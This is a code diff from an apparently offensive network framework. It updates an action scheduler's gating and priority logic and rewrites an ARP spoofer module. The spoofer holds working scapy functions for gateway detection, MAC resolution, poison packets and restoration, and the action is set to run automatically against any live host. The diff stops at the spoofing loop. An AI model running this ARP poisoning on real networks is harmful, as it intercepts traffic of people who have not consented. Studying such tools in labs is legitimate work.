except AttributeError as e:
|
||||
@@ -179,6 +481,67 @@ class ActionScheduler:
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to refresh action cache: {e}")
|
||||
|
||||
def _is_action_enabled(self, action_def: Dict[str, Any]) -> bool:
|
||||
"""Parse b_enabled robustly across int/bool/string/null values."""
|
||||
raw = action_def.get("b_enabled", 1)
|
||||
if raw is None:
|
||||
return True
|
||||
if isinstance(raw, bool):
|
||||
return raw
|
||||
if isinstance(raw, (int, float)):
|
||||
return int(raw) == 1
|
||||
s = str(raw).strip().lower()
|
||||
if s in {"1", "true", "yes", "on"}:
|
||||
return True
|
||||
if s in {"0", "false", "no", "off"}:
|
||||
return False
|
||||
try:
|
||||
return int(float(s)) == 1
|
||||
except Exception:
|
||||
# Conservative default: keep action enabled when value is malformed.
|
||||
return True
|
||||
|
||||
def _overlay_runtime_enabled_flags(self):
|
||||
"""
|
||||
Override cached `b_enabled` with runtime `actions` table values.
|
||||
This keeps scheduler decisions aligned with orchestrator loaded actions.
|
||||
"""
|
||||
try:
|
||||
runtime_rows = self.db.list_actions()
|
||||
runtime_map = {r.get("b_class"): r.get("b_enabled", 1) for r in runtime_rows}
|
||||
for action_name, action_def in self._action_definitions.items():
|
||||
if action_name in runtime_map:
|
||||
action_def["b_enabled"] = runtime_map[action_name]
|
||||
except Exception as e:
|
||||
logger.warning(f"Could not overlay runtime b_enabled flags: {e}")
|
||||
|
||||
def _cancel_queued_disabled_actions(self):
|
||||
"""Cancel pending/scheduled queue entries for currently disabled actions."""
|
||||
try:
|
||||
disabled = [
|
||||
name for name, definition in self._action_definitions.items()
|
||||
if not self._is_action_enabled(definition)
|
||||
]
|
||||
if not disabled:
|
||||
return
|
||||
|
||||
placeholders = ",".join("?" for _ in disabled)
|
||||
affected = self.db.execute(
|
||||
f"""
|
||||
UPDATE action_queue
|
||||
SET status='cancelled',
|
||||
completed_at=CURRENT_TIMESTAMP,
|
||||
error_message=COALESCE(error_message, 'disabled_by_config')
|
||||
WHERE status IN ('scheduled','pending')
|
||||
AND action_name IN ({placeholders})
|
||||
""",
|
||||
tuple(disabled),
|
||||
)
|
||||
if affected:
|
||||
logger.info(f"Cancelled {affected} queued action(s) because b_enabled=0")
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to cancel queued disabled actions: {e}")
|
||||
|
||||
|
||||
# ------------------------------------------------------------------ helpers
|
||||
|
||||
@@ -248,7 +611,7 @@ class ActionScheduler:
|
||||
for action in self._action_definitions.values():
|
||||
if (action.get("b_action") or "normal") != "global":
|
||||
continue
|
||||
if int(action.get("b_enabled", 1) or 1) != 1:
|
||||
if not self._is_action_enabled(action):
|
||||
continue
|
||||
|
||||
trigger = (action.get("b_trigger") or "").strip()
|
||||
@@ -275,7 +638,7 @@ class ActionScheduler:
|
||||
for action in self._action_definitions.values():
|
||||
if (action.get("b_action") or "normal") == "global":
|
||||
continue
|
||||
if int(action.get("b_enabled", 1) or 1) != 1:
|
||||
if not self._is_action_enabled(action):
|
||||
continue
|
||||
|
||||
trigger = (action.get("b_trigger") or "").strip()
|
||||
@@ -309,6 +672,19 @@ class ActionScheduler:
|
||||
next_run = _utcnow() if not last else (last + timedelta(seconds=interval))
|
||||
scheduled_for = _db_ts(next_run)
|
||||
|
||||
metadata = {
|
||||
"interval": interval,
|
||||
"is_global": True,
|
||||
"decision_method": "heuristic",
|
||||
"decision_origin": "heuristic",
|
||||
}
|
||||
self._annotate_decision_metadata(
|
||||
metadata=metadata,
|
||||
action_name=action_name,
|
||||
context={"mac": mac, "hostname": "Bjorn-C2", "ports": []},
|
||||
decision_scope="scheduled_global",
|
||||
)
|
||||
|
||||
inserted = self.db.ensure_scheduled_occurrence(
|
||||
action_name=action_name,
|
||||
next_run_at=scheduled_for,
|
||||
@@ -317,7 +693,7 @@ class ActionScheduler:
|
||||
priority=int(action_def.get("b_priority", 40) or 40),
|
||||
trigger="scheduler",
|
||||
tags=action_def.get("b_tags", []),
|
||||
metadata={"interval": interval, "is_global": True},
|
||||
metadata=metadata,
|
||||
max_retries=int(action_def.get("b_max_retries", 3) or 3),
|
||||
)
|
||||
if inserted:
|
||||
@@ -354,6 +730,23 @@ class ActionScheduler:
|
||||
next_run = _utcnow() if not last else (last + timedelta(seconds=interval))
|
||||
scheduled_for = _db_ts(next_run)
|
||||
|
||||
metadata = {
|
||||
"interval": interval,
|
||||
"is_global": False,
|
||||
"decision_method": "heuristic",
|
||||
"decision_origin": "heuristic",
|
||||
}
|
||||
self._annotate_decision_metadata(
|
||||
metadata=metadata,
|
||||
action_name=action_name,
|
||||
context={
|
||||
"mac": mac,
|
||||
"hostname": (host.get("hostnames") or "").split(";")[0],
|
||||
"ports": [int(p) for p in (host.get("ports") or "").split(";") if p.isdigit()],
|
||||
},
|
||||
decision_scope="scheduled_host",
|
||||
)
|
||||
|
||||
inserted = self.db.ensure_scheduled_occurrence(
|
||||
action_name=action_name,
|
||||
next_run_at=scheduled_for,
|
||||
@@ -362,7 +755,7 @@ class ActionScheduler:
|
||||
priority=int(action_def.get("b_priority", 40) or 40),
|
||||
trigger="scheduler",
|
||||
tags=action_def.get("b_tags", []),
|
||||
metadata={"interval": interval, "is_global": False},
|
||||
metadata=metadata,
|
||||
max_retries=int(action_def.get("b_max_retries", 3) or 3),
|
||||
)
|
||||
if inserted:
|
||||
@@ -382,7 +775,7 @@ class ActionScheduler:
|
||||
for action in self._action_definitions.values():
|
||||
if (action.get("b_action") or "normal") != "global":
|
||||
continue
|
||||
if int(action.get("b_enabled", 1)) != 1:
|
||||
if not self._is_action_enabled(action):
|
||||
continue
|
||||
|
||||
trigger = (action.get("b_trigger") or "").strip()
|
||||
@@ -409,14 +802,13 @@ class ActionScheduler:
|
||||
continue
|
||||
|
||||
# Queue the action
|
||||
self._queue_global_action(action)
|
||||
self._last_global_runs[action_name] = time.time()
|
||||
logger.info(f"Queued global action {action_name}")
|
||||
if self._queue_global_action(action):
|
||||
self._last_global_runs[action_name] = time.time()
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error evaluating global actions: {e}")
|
||||
|
||||
def _queue_global_action(self, action_def: Dict[str, Any]):
|
||||
def _queue_global_action(self, action_def: Dict[str, Any]) -> bool:
|
||||
"""Queue a global action for execution (idempotent insert)."""
|
||||
action_name = action_def["b_class"]
|
||||
mac = self.ctrl_mac
|
||||
@@ -429,12 +821,30 @@ class ActionScheduler:
|
||||
"requirements": action_def.get("b_requires", ""),
|
||||
"timeout": timeout,
|
||||
"is_global": True,
|
||||
"decision_method": "heuristic",
|
||||
"decision_origin": "heuristic",
|
||||
}
|
||||
|
||||
# Global context (controller itself)
|
||||
context = {
|
||||
"mac": mac,
|
||||
"hostname": "Bjorn-C2",
|
||||
"ports": [] # Global actions usually don't target specific ports on controller
|
||||
}
|
||||
self._annotate_decision_metadata(
|
||||
metadata=metadata,
|
||||
action_name=action_name,
|
||||
context=context,
|
||||
decision_scope="queue_global",
|
||||
)
|
||||
ai_conf = metadata.get("ai_confidence")
|
||||
if isinstance(ai_conf, (int, float)) and metadata.get("decision_origin") == "ai_confirmed":
|
||||
action_def["b_priority"] = int(action_def.get("b_priority", 50) or 50) + int(20 * float(ai_conf))
|
||||
|
||||
try:
|
||||
self._ensure_host_exists(mac)
|
||||
# Guard with NOT EXISTS to avoid races
|
||||
self.db.execute(
|
||||
affected = self.db.execute(
|
||||
"""
|
||||
INSERT INTO action_queue (
|
||||
action_name, mac_address, ip, port, hostname, service,
|
||||
@@ -463,8 +873,13 @@ class ActionScheduler:
|
||||
mac,
|
||||
),
|
||||
)
|
||||
if affected and affected > 0:
|
||||
self._log_queue_decision(action_name=action_name, mac=mac, metadata=metadata)
|
||||
return True
|
||||
return False
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to queue global action {action_name}: {e}")
|
||||
return False
|
||||
|
||||
# ------------------------------------------------------------- host path
|
||||
|
||||
@@ -480,7 +895,7 @@ class ActionScheduler:
|
||||
continue
|
||||
|
||||
# Skip disabled actions
|
||||
if not int(action_def.get("b_enabled", 1)):
|
||||
if not self._is_action_enabled(action_def):
|
||||
continue
|
||||
|
||||
trigger = (action_def.get("b_trigger") or "").strip()
|
||||
@@ -509,7 +924,6 @@ class ActionScheduler:
|
||||
|
||||
# Queue the action
|
||||
self._queue_action(host, action_def, target_port, target_service)
|
||||
logger.info(f"Queued {action_name} for {mac} (port={target_port}, service={target_service})")
|
||||
|
||||
def _resolve_target_port_service(
|
||||
self, mac: str, host: Dict[str, Any], action_def: Dict[str, Any]
|
||||
@@ -585,6 +999,32 @@ class ActionScheduler:
|
||||
"""
|
||||
self_port = 0 if target_port is None else int(target_port)
|
||||
|
||||
# Circuit breaker check (ORCH-01)
|
||||
if self.db.is_circuit_open(action_name, mac):
|
||||
logger.debug(f"Circuit breaker open for {action_name}/{mac}, skipping")
|
||||
return False
|
||||
|
||||
# Global concurrency limit check (ORCH-02)
|
||||
running_count = self.db.count_running_actions()
|
||||
max_concurrent = int(getattr(self.shared_data, 'semaphore_slots', 5))
|
||||
if running_count >= max_concurrent:
|
||||
logger.debug(f"Concurrency limit reached ({running_count}/{max_concurrent}), skipping {action_name}")
|
||||
return False
|
||||
|
||||
# Per-action concurrency limit (ORCH-02)
|
||||
requires_raw = action_def.get("b_requires", "")
|
||||
if requires_raw:
|
||||
try:
|
||||
req_obj = json.loads(requires_raw) if isinstance(requires_raw, str) else requires_raw
|
||||
if isinstance(req_obj, dict) and "max_concurrent" in req_obj:
|
||||
max_per_action = int(req_obj["max_concurrent"])
|
||||
running_for_action = self.db.count_running_actions(action_name=action_name)
|
||||
if running_for_action >= max_per_action:
|
||||
logger.debug(f"Per-action concurrency limit for {action_name} ({running_for_action}/{max_per_action})")
|
||||
return False
|
||||
except (json.JSONDecodeError, TypeError, ValueError):
|
||||
pass
|
||||
|
||||
# 0) Duplicate protection (active)
|
||||
existing = self.db.query(
|
||||
"""
|
||||
@@ -640,7 +1080,7 @@ class ActionScheduler:
|
||||
|
||||
def _queue_action(
|
||||
self, host: Dict[str, Any], action_def: Dict[str, Any], target_port: Optional[int], target_service: Optional[str]
|
||||
):
|
||||
) -> bool:
|
||||
"""Queue action for execution (idempotent insert with NOT EXISTS guard)."""
|
||||
action_name = action_def["b_class"]
|
||||
mac = host["mac_address"]
|
||||
@@ -653,11 +1093,29 @@ class ActionScheduler:
|
||||
"requirements": action_def.get("b_requires", ""),
|
||||
"is_global": False,
|
||||
"timeout": timeout,
|
||||
"decision_method": "heuristic",
|
||||
"decision_origin": "heuristic",
|
||||
"ports_snapshot": host.get("ports") or "",
|
||||
}
|
||||
|
||||
context = {
|
||||
"mac": mac,
|
||||
"hostname": (host.get("hostnames") or "").split(";")[0],
|
||||
"ports": [int(p) for p in (host.get("ports") or "").split(";") if p.isdigit()],
|
||||
}
|
||||
self._annotate_decision_metadata(
|
||||
metadata=metadata,
|
||||
action_name=action_name,
|
||||
context=context,
|
||||
decision_scope="queue_host",
|
||||
)
|
||||
ai_conf = metadata.get("ai_confidence")
|
||||
if isinstance(ai_conf, (int, float)) and metadata.get("decision_origin") == "ai_confirmed":
|
||||
# Apply small priority boost only when AI confirmed this exact action.
|
||||
action_def["b_priority"] = int(action_def.get("b_priority", 50) or 50) + int(20 * float(ai_conf))
|
||||
|
||||
try:
|
||||
self.db.execute(
|
||||
affected = self.db.execute(
|
||||
"""
|
||||
INSERT INTO action_queue (
|
||||
action_name, mac_address, ip, port, hostname, service,
|
||||
@@ -690,8 +1148,19 @@ class ActionScheduler:
|
||||
self_port,
|
||||
),
|
||||
)
|
||||
if affected and affected > 0:
|
||||
self._log_queue_decision(
|
||||
action_name=action_name,
|
||||
mac=mac,
|
||||
metadata=metadata,
|
||||
target_port=target_port,
|
||||
target_service=target_service,
|
||||
)
|
||||
return True
|
||||
return False
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to queue {action_name} for {mac}: {e}")
|
||||
return False
|
||||
|
||||
# ------------------------------------------------------------- last times
|
||||
|
||||
@@ -708,7 +1177,11 @@ class ActionScheduler:
|
||||
)
|
||||
if row and row[0].get("completed_at"):
|
||||
try:
|
||||
return datetime.fromisoformat(row[0]["completed_at"])
|
||||
val = row[0]["completed_at"]
|
||||
if isinstance(val, str):
|
||||
return datetime.fromisoformat(val)
|
||||
elif isinstance(val, datetime):
|
||||
return val
|
||||
except Exception:
|
||||
return None
|
||||
return None
|
||||
@@ -726,7 +1199,11 @@ class ActionScheduler:
|
||||
)
|
||||
if row and row[0].get("completed_at"):
|
||||
try:
|
||||
return datetime.fromisoformat(row[0]["completed_at"])
|
||||
val = row[0]["completed_at"]
|
||||
if isinstance(val, str):
|
||||
return datetime.fromisoformat(val)
|
||||
elif isinstance(val, datetime):
|
||||
return val
|
||||
except Exception:
|
||||
return None
|
||||
return None
|
||||
@@ -840,19 +1317,7 @@ class ActionScheduler:
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to cleanup queue: {e}")
|
||||
|
||||
def update_priorities(self):
|
||||
"""Boost priority for actions waiting too long (anti-starvation)."""
|
||||
try:
|
||||
self.db.execute(
|
||||
"""
|
||||
UPDATE action_queue
|
||||
SET priority = MIN(100, priority + 1)
|
||||
WHERE status='pending'
|
||||
AND julianday('now') - julianday(created_at) > 0.0417
|
||||
"""
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to update priorities: {e}")
|
||||
# update_priorities is defined above (line ~166); this duplicate is removed.
|
||||
|
||||
|
||||
# =================================================================== helpers ==
|
||||
|
||||

|
Before Width: | Height: | Size: 40 KiB After Width: | Height: | Size: 23 KiB |

|
Before Width: | Height: | Size: 29 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 114 KiB After Width: | Height: | Size: 20 KiB |

|
Before Width: | Height: | Size: 162 KiB After Width: | Height: | Size: 16 KiB |

|
Before Width: | Height: | Size: 34 KiB After Width: | Height: | Size: 22 KiB |

|
Before Width: | Height: | Size: 33 KiB After Width: | Height: | Size: 22 KiB |

|
Before Width: | Height: | Size: 175 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 25 KiB After Width: | Height: | Size: 17 KiB |

|
Before Width: | Height: | Size: 178 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 185 KiB After Width: | Height: | Size: 20 KiB |

|
Before Width: | Height: | Size: 138 KiB After Width: | Height: | Size: 18 KiB |

|
Before Width: | Height: | Size: 70 KiB After Width: | Height: | Size: 7.1 KiB |

|
Before Width: | Height: | Size: 76 KiB After Width: | Height: | Size: 6.6 KiB |

|
Before Width: | Height: | Size: 2.2 MiB After Width: | Height: | Size: 21 KiB |

|
Before Width: | Height: | Size: 172 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 181 KiB After Width: | Height: | Size: 18 KiB |

|
Before Width: | Height: | Size: 221 KiB After Width: | Height: | Size: 23 KiB |

|
Before Width: | Height: | Size: 181 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 154 KiB After Width: | Height: | Size: 18 KiB |

|
Before Width: | Height: | Size: 172 KiB After Width: | Height: | Size: 19 KiB |

|
Before Width: | Height: | Size: 159 KiB After Width: | Height: | Size: 17 KiB |

|
Before Width: | Height: | Size: 155 KiB After Width: | Height: | Size: 18 KiB |

|
Before Width: | Height: | Size: 172 KiB After Width: | Height: | Size: 17 KiB |

|
Before Width: | Height: | Size: 137 KiB After Width: | Height: | Size: 15 KiB |

|
Before Width: | Height: | Size: 30 KiB |

|
Before Width: | Height: | Size: 30 KiB After Width: | Height: | Size: 23 KiB |

|
Before Width: | Height: | Size: 27 KiB After Width: | Height: | Size: 24 KiB |

|
Before Width: | Height: | Size: 24 KiB After Width: | Height: | Size: 21 KiB |

|
Before Width: | Height: | Size: 19 KiB After Width: | Height: | Size: 14 KiB |
@@ -1,163 +1,330 @@
|
||||
# AARP Spoofer by poisoning the ARP cache of a target and a gateway.
|
||||
# Saves settings (target, gateway, interface, delay) in `/home/bjorn/.settings_bjorn/arpspoofer_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target IP address of the target device (overrides saved value).
|
||||
# -g, --gateway IP address of the gateway (overrides saved value).
|
||||
# -i, --interface Network interface (default: primary or saved).
|
||||
# -d, --delay Delay between ARP packets in seconds (default: 2 or saved).
|
||||
# - First time: python arpspoofer.py -t TARGET -g GATEWAY -i INTERFACE -d DELAY
|
||||
# - Subsequent: python arpspoofer.py (uses saved settings).
|
||||
# - Update: Provide any argument to override saved values.
|
||||
"""
|
||||
arp_spoofer.py — ARP Cache Poisoning for Man-in-the-Middle positioning.
|
||||
|
||||
Ethical cybersecurity lab action for Bjorn framework.
|
||||
Performs bidirectional ARP spoofing between a target host and the network
|
||||
gateway. Restores ARP tables on completion or interruption.
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port, row) for the target host.
|
||||
- Gateway IP is auto-detected from system routing table or shared config.
|
||||
- Results persisted to JSON output and logged for RL training.
|
||||
- Fully integrated with EPD display (progress, status, comments).
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import time
|
||||
import argparse
|
||||
from scapy.all import ARP, send, sr1, conf
|
||||
import logging
|
||||
import json
|
||||
import subprocess
|
||||
import datetime
|
||||
|
||||
from typing import Dict, Optional, Tuple
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="arp_spoofer.py", level=logging.DEBUG)
|
||||
|
||||
# Silence scapy warnings
|
||||
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
|
||||
logging.getLogger("scapy").setLevel(logging.ERROR)
|
||||
|
||||
# ──────────────────────── Action Metadata ────────────────────────
|
||||
b_class = "ARPSpoof"
|
||||
b_module = "arp_spoofer"
|
||||
b_status = "arp_spoof"
|
||||
b_port = None
|
||||
b_service = '[]'
|
||||
b_trigger = "on_host_alive"
|
||||
b_parent = None
|
||||
b_action = "aggressive"
|
||||
b_category = "network_attack"
|
||||
b_name = "ARP Spoofer"
|
||||
b_description = (
|
||||
"Bidirectional ARP cache poisoning between target host and gateway for "
|
||||
"MITM positioning. Detects gateway automatically, spoofs both directions, "
|
||||
"and cleanly restores ARP tables on completion. Educational lab use only."
|
||||
)
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.0"
|
||||
b_icon = "ARPSpoof.png"
|
||||
|
||||
b_requires = '{"action":"NetworkScanner","status":"success","scope":"global"}'
|
||||
b_priority = 30
|
||||
b_cooldown = 3600
|
||||
b_rate_limit = "2/86400"
|
||||
b_timeout = 300
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 2
|
||||
b_risk_level = "high"
|
||||
b_enabled = 1
|
||||
b_tags = ["mitm", "arp", "network", "layer2"]
|
||||
|
||||
b_args = {
|
||||
"duration": {
|
||||
"type": "slider", "label": "Duration (s)",
|
||||
"min": 10, "max": 300, "step": 10, "default": 60,
|
||||
"help": "How long to maintain the ARP poison (seconds)."
|
||||
},
|
||||
"interval": {
|
||||
"type": "slider", "label": "Packet interval (s)",
|
||||
"min": 1, "max": 10, "step": 1, "default": 2,
|
||||
"help": "Delay between ARP poison packets."
|
||||
},
|
||||
}
|
||||
b_examples = [
|
||||
{"duration": 60, "interval": 2},
|
||||
{"duration": 120, "interval": 1},
|
||||
]
|
||||
b_docs_url = "docs/actions/ARPSpoof.md"
|
||||
|
||||
# ──────────────────────── Constants ──────────────────────────────
|
||||
_DATA_DIR = os.path.join(os.path.dirname(os.path.dirname(os.path.abspath(__file__))), "data")
|
||||
OUTPUT_DIR = os.path.join(_DATA_DIR, "output", "arp")
|
||||
|
||||
b_class = "ARPSpoof"
|
||||
b_module = "arp_spoofer"
|
||||
b_enabled = 0
|
||||
# Folder and file for settings
|
||||
SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(SETTINGS_DIR, "arpspoofer_settings.json")
|
||||
|
||||
class ARPSpoof:
|
||||
def __init__(self, target_ip, gateway_ip, interface, delay):
|
||||
self.target_ip = target_ip
|
||||
self.gateway_ip = gateway_ip
|
||||
self.interface = interface
|
||||
self.delay = delay
|
||||
conf.iface = self.interface # Set the interface
|
||||
print(f"ARPSpoof initialized with target IP: {self.target_ip}, gateway IP: {self.gateway_ip}, interface: {self.interface}, delay: {self.delay}s")
|
||||
"""ARP cache poisoning action integrated with Bjorn orchestrator."""
|
||||
|
||||
def get_mac(self, ip):
|
||||
"""Gets the MAC address of a target IP by sending an ARP request."""
|
||||
print(f"Retrieving MAC address for IP: {ip}")
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
self._scapy_ok = False
|
||||
self._check_scapy()
|
||||
try:
|
||||
arp_request = ARP(pdst=ip)
|
||||
response = sr1(arp_request, timeout=2, verbose=False)
|
||||
if response:
|
||||
print(f"MAC address found for {ip}: {response.hwsrc}")
|
||||
return response.hwsrc
|
||||
else:
|
||||
print(f"No ARP response received for IP {ip}")
|
||||
return None
|
||||
os.makedirs(OUTPUT_DIR, exist_ok=True)
|
||||
except OSError:
|
||||
pass
|
||||
logger.info("ARPSpoof initialized")
|
||||
|
||||
def _check_scapy(self):
|
||||
try:
|
||||
from scapy.all import ARP, Ether, sendp, sr1 # noqa: F401
|
||||
self._scapy_ok = True
|
||||
except ImportError:
|
||||
logger.error("scapy not available — ARPSpoof will not function")
|
||||
self._scapy_ok = False
|
||||
|
||||
# ─────────────────── Identity Cache ──────────────────────
|
||||
def _refresh_ip_identity_cache(self):
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
print(f"Error retrieving MAC address for {ip}: {e}")
|
||||
return None
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hn = (r.get("hostnames") or "").split(";", 1)[0]
|
||||
for ip_addr in [p.strip() for p in (r.get("ips") or "").split(";") if p.strip()]:
|
||||
self._ip_to_identity[ip_addr] = (mac, hn)
|
||||
|
||||
def spoof(self, target_ip, spoof_ip):
|
||||
"""Sends an ARP packet to spoof the target into believing the attacker's IP is the spoofed IP."""
|
||||
print(f"Preparing ARP spoofing for target {target_ip}, pretending to be {spoof_ip}")
|
||||
target_mac = self.get_mac(target_ip)
|
||||
spoof_mac = self.get_mac(spoof_ip)
|
||||
if not target_mac or not spoof_mac:
|
||||
print(f"Cannot find MAC address for target {target_ip} or {spoof_ip}, spoofing aborted")
|
||||
return
|
||||
def _mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
# ─────────────────── Gateway Detection ──────────────────
|
||||
def _detect_gateway(self) -> Optional[str]:
|
||||
"""Auto-detect the default gateway IP."""
|
||||
gw = getattr(self.shared_data, "gateway_ip", None)
|
||||
if gw and gw != "0.0.0.0":
|
||||
return gw
|
||||
try:
|
||||
arp_response = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip, hwsrc=spoof_mac)
|
||||
send(arp_response, verbose=False)
|
||||
print(f"Spoofed ARP packet sent to {target_ip} claiming to be {spoof_ip}")
|
||||
result = subprocess.run(
|
||||
["ip", "route", "show", "default"],
|
||||
capture_output=True, text=True, timeout=5
|
||||
)
|
||||
if result.returncode == 0 and result.stdout.strip():
|
||||
parts = result.stdout.strip().split("\n")[0].split()
|
||||
idx = parts.index("via") if "via" in parts else -1
|
||||
if idx >= 0 and idx + 1 < len(parts):
|
||||
return parts[idx + 1]
|
||||
except Exception as e:
|
||||
print(f"Error sending ARP packet to {target_ip}: {e}")
|
||||
|
||||
def restore(self, target_ip, spoof_ip):
|
||||
"""Sends an ARP packet to restore the legitimate IP/MAC mapping for the target and spoof IP."""
|
||||
print(f"Restoring ARP association for {target_ip} using {spoof_ip}")
|
||||
target_mac = self.get_mac(target_ip)
|
||||
gateway_mac = self.get_mac(spoof_ip)
|
||||
|
||||
if not target_mac or not gateway_mac:
|
||||
print(f"Cannot restore ARP, MAC addresses not found for {target_ip} or {spoof_ip}")
|
||||
return
|
||||
|
||||
logger.debug(f"Gateway detection via ip route failed: {e}")
|
||||
try:
|
||||
arp_response = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip, hwsrc=gateway_mac)
|
||||
send(arp_response, verbose=False, count=5)
|
||||
print(f"ARP association restored between {spoof_ip} and {target_mac}")
|
||||
from scapy.all import conf as scapy_conf
|
||||
gw = scapy_conf.route.route("0.0.0.0")[2]
|
||||
if gw and gw != "0.0.0.0":
|
||||
return gw
|
||||
except Exception as e:
|
||||
print(f"Error restoring ARP association for {target_ip}: {e}")
|
||||
logger.debug(f"Gateway detection via scapy failed: {e}")
|
||||
return None
|
||||
|
||||
def execute(self):
|
||||
"""Executes the ARP spoofing attack."""
|
||||
# ─────────────────── ARP Operations ──────────────────────
|
||||
@staticmethod
|
||||
def _get_mac_via_arp(ip: str, iface: str = None, timeout: float = 2.0) -> Optional[str]:
|
||||
"""Resolve IP to MAC via ARP request."""
|
||||
try:
|
||||
print(f"Starting ARP Spoofing attack on target {self.target_ip} via gateway {self.gateway_ip}")
|
||||
from scapy.all import ARP, sr1
|
||||
kwargs = {"timeout": timeout, "verbose": False}
|
||||
if iface:
|
||||
kwargs["iface"] = iface
|
||||
resp = sr1(ARP(pdst=ip), **kwargs)
|
||||
if resp and hasattr(resp, "hwsrc"):
|
||||
return resp.hwsrc
|
||||
except Exception as e:
|
||||
logger.debug(f"ARP resolution failed for {ip}: {e}")
|
||||
return None
|
||||
|
||||
while True:
|
||||
target_mac = self.get_mac(self.target_ip)
|
||||
gateway_mac = self.get_mac(self.gateway_ip)
|
||||
@staticmethod
|
||||
def _send_arp_poison(target_ip, target_mac, spoof_ip, iface=None):
|
||||
"""Send a single ARP poison packet (op=is-at)."""
|
||||
try:
|
||||
from scapy.all import ARP, Ether, sendp
|
||||
pkt = Ether(dst=target_mac) / ARP(
|
||||
op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip
|
||||
)
|
||||
kwargs = {"verbose": False}
|
||||
if iface:
|
||||
kwargs["iface"] = iface
|
||||
sendp(pkt, **kwargs)
|
||||
except Exception as e:
|
||||
logger.error(f"ARP poison send failed to {target_ip}: {e}")
|
||||
|
||||
if not target_mac or not gateway_mac:
|
||||
print(f"Error retrieving MAC addresses, stopping ARP Spoofing")
|
||||
self.restore(self.target_ip, self.gateway_ip)
|
||||
self.restore(self.gateway_ip, self.target_ip)
|
||||
@staticmethod
|
||||
def _send_arp_restore(target_ip, target_mac, real_ip, real_mac, iface=None):
|
||||
"""Restore legitimate ARP mapping with multiple packets."""
|
||||
try:
|
||||
from scapy.all import ARP, Ether, sendp
|
||||
pkt = Ether(dst=target_mac) / ARP(
|
||||
op=2, pdst=target_ip, hwdst=target_mac,
|
||||
psrc=real_ip, hwsrc=real_mac
|
||||
)
|
||||
kwargs = {"verbose": False, "count": 5}
|
||||
if iface:
|
||||
kwargs["iface"] = iface
|
||||
sendp(pkt, **kwargs)
|
||||
except Exception as e:
|
||||
logger.error(f"ARP restore failed for {target_ip}: {e}")
|
||||
|
||||
# ─────────────────── Main Execute ────────────────────────
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
"""Execute bidirectional ARP spoofing against target host."""
|
||||
self.shared_data.bjorn_orch_status = "ARPSpoof"
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
self.shared_data.comment_params = {"ip": ip}
|
||||
|
||||
if not self._scapy_ok:
|
||||
logger.error("scapy unavailable, cannot perform ARP spoof")
|
||||
return "failed"
|
||||
|
||||
target_mac = None
|
||||
gateway_mac = None
|
||||
gateway_ip = None
|
||||
iface = None
|
||||
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or ""
|
||||
hostname = row.get("Hostname") or row.get("hostname") or ""
|
||||
|
||||
# 1) Detect gateway
|
||||
gateway_ip = self._detect_gateway()
|
||||
if not gateway_ip:
|
||||
logger.error(f"Cannot detect gateway for ARP spoof on {ip}")
|
||||
return "failed"
|
||||
if gateway_ip == ip:
|
||||
logger.warning(f"Target {ip} IS the gateway — skipping")
|
||||
return "failed"
|
||||
|
||||
logger.info(f"ARP Spoof: target={ip} gateway={gateway_ip}")
|
||||
self.shared_data.log_milestone(b_class, "GatewayID", f"Poisoning {ip} <-> {gateway_ip}")
|
||||
self.shared_data.comment_params = {"ip": ip, "gateway": gateway_ip}
|
||||
self.shared_data.bjorn_progress = "10%"
|
||||
|
||||
# 2) Resolve MACs
|
||||
iface = getattr(self.shared_data, "default_network_interface", None)
|
||||
target_mac = self._get_mac_via_arp(ip, iface)
|
||||
gateway_mac = self._get_mac_via_arp(gateway_ip, iface)
|
||||
|
||||
if not target_mac:
|
||||
logger.error(f"Cannot resolve MAC for target {ip}")
|
||||
return "failed"
|
||||
if not gateway_mac:
|
||||
logger.error(f"Cannot resolve MAC for gateway {gateway_ip}")
|
||||
return "failed"
|
||||
|
||||
self.shared_data.bjorn_progress = "20%"
|
||||
logger.info(f"Resolved — target_mac={target_mac}, gateway_mac={gateway_mac}")
|
||||
self.shared_data.log_milestone(b_class, "PoisonActive", f"MACs resolved, starting spoof")
|
||||
|
||||
# 3) Spoofing loop
|
||||
